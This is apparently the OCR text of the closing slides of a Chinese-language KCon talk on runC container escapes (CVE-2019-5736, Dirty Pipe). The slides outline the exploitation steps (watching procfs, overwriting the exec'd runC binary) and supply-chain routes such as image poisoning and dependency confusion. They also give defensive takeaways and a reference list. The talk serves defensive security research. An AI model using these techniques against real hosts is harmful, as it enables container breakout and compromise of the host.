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

05

路在何方

故事的来龙去脉


WhoC技术获取容器运行时
CVE-2016-9962
CVE-2019-5736
CVE-2022-0847
补丁导致导致需要先
exec /proc/self/exe
memfd方案阻止写runC逃逸
内存消耗大，社区反对
ro-mount方案导致可写runC逃逸

全生命周期安全


两种利用场景
入侵业务容器
监控procfs
用户执行exec操作
捕获runC进程写入payload并执行
运行
依托镜像
软件供应链攻击
攻击源代码
攻击依赖库
镜像投毒
攻击源代码
攻击依赖库服务器
依赖项混淆攻击
入侵私有镜像仓库
开发
依赖
Container as a Service
运行
动态链接库注入
或
与"入侵业务容器"相同的手法

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Takeaways

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- 尽力确保云原生基础设施的更新升级
- 采用镜像安全扫描 + 镜像白名单
- 尽量以rootless模式运行容器
- 监控&阻止修改宿主机runC的行为
- 检测容器内的异常&攻击行为

KCon

沉淀与求索

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

Metarget

Metarget项目支持自动化搭建本演示文稿中提到的漏洞环境

KCon

参考文献

- https://veritas501.github.io/2022_03_16-CVE_2022_0185分析及利用与pipe新原语思考与实践
- https://terenceli.github.io/技术/2022/03/19/container-escape-through-dirtypipe
- https://dirtypipe.cm4all.com
- https://github.com/opencontainers/runc/commit/0a8e4117e7f715d5fbeef398405813ce8e88558b
- https://github.com/opencontainers/runc/commit/16612d74de5f84977e50a9c8ead7f0e9e13b8628
- https://github.com/opencontainers/runc/commit/50a19c6ff828c58e5dab13830bd3dacde268afe5
- https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d
- https://github.com/DataDog/dirtypipe-container-breakout-poc
- https://unit42.paloaltonetworks.com/breaking-docker-via-runc-explaining-cve-2019-5736/
- https://github.com/advisories/GHSA-gp4j-w3vj-7299
- https://bugzilla.suse.com/show_bug.cgi?id=1012568#c6
- https://seclists.org/oss-sec/2019/q1/119
- Practical Binary Analysis by Dennis Andriesse

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感谢您的观看

THANK YOU FOR YOUR WATCHING

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